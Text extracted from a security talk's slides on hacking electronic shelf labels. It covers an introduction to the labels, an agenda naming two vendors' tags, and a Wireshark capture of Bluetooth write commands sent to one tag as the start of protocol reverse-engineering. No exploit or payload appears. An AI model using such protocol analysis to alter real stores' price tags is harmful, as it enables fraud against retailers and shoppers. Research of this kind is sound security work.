

Priceless: Hacking Electronic Shelf Labels

Jakob Biell, Marius Karstedt, Konrad Wissel

Some words about us



Marius Karstedt



Konrad Wissel



Jakob Biell

What are Electronic Shelf Labels?

- Digital version of a classic shelf label
- Benefits
 - Save material
 - More flexibility
 - Remote management
- Different versions
 - Bluetooth
 - 2.4 GHz (Access Points)
- Battery inside
- MAC-Address



Agenda

- Analysis of Bluetooth ESL-Tags from Picksmart
- Analysis of Zhsunyco's ESL-Tags
 - Bluetooth
 - 2.4 GHz
- Take-aways

Chapter 1: Picksmart's Not So Smart ESL Tags



Who is ?

- Shenzhen Pico Intelligent Technology Co., Ltd.
- Headquarter in Shenzhen (China)
- Smart price tags based on
 - wireless Internet of Things and
 - smart warehouse management systems
- Customers in Canada, Germany, USA and the Netherlands

Walmart 

SIEMENS

FedEx

PHILIPS

 HUAWEI

[1]

TÜV Rheinland Verified!

Performance

4.8/5 Satisfied
[25 review](#)

≤1h average response time


100.0% on-time delivery rate

US \$40,000+ 47 orders

Supplier capabilities Verified by  TÜVRheinland®



- ✓ Full customization ⓘ
- ✓ Finished product inspection ⓘ
- ✓ Completed raw material inspection ⓘ
- ✓ CE
- ✓ RoHS

[View report for details](#) ➔




Video and picture credits ⓘ

Getting started



Components



Analyzing BLE Traffic

btsnoop_hci.log


Datei Bearbeiten Ansicht Navigation Aufzeichnen Analyse Statistiken Telefonie Wireless Tools Hilfe

btatt.value


No.	Time	Source	Destination	Protocol	Length	Info
29204	23069.212081	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	13	Sent Write Command, Handle: 0x000e (Unknown)
29205	23069.230812	ff:ff:62:61:69:15 (NEMR62616915)	Google_2a:4c:6a (Pixel 6 Pro)	ATT	15	Rcvd Handle Value Notification, Handle: 0x000e (Intel: CSR)
29206	23069.264311	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	18	Sent Write Command, Handle: 0x000e (Unknown)
29209	23069.290957	ff:ff:62:61:69:15 (NEMR62616915)	Google_2a:4c:6a (Pixel 6 Pro)	ATT	15	Rcvd Handle Value Notification, Handle: 0x000e (Intel: CSR)
29210	23069.296446	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	13	Sent Write Command, Handle: 0x000e (Unknown)
29212	23069.320836	ff:ff:62:61:69:15 (NEMR62616915)	Google_2a:4c:6a (Pixel 6 Pro)	ATT	18	Rcvd Handle Value Notification, Handle: 0x000e (Intel: CSR)
29213	23069.328263	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29214	23069.339447	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29216	23069.350854	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29218	23069.362280	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29220	23069.373334	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29221	23069.384664	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29222	23069.396008	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29224	23069.407540	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29226	23069.419177	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29228	23069.430500	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29229	23069.441331	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29231	23069.452333	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29233	23069.463429	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29234	23069.474586	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29236	23069.485821	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29238	23069.497016	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29240	23069.508426	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	256	Sent Write Command, Handle: 0x0012 (Unknown)
29241	23069.519888	Google_2a:4c:6a (Pixel 6 Pro)	ff:ff:62:61:69:15 (NEMR62616915)	ATT	61	Sent Write Command, Handle: 0x0012 (Unknown)
29243	23069.545630	ff:ff:62:61:69:15 (NEMR62616915)	Google_2a:4c:6a (Pixel 6 Pro)	ATT	18	Rcvd Handle Value Notification, Handle: 0x000e (Intel: CSR)

Value: Byte sequence

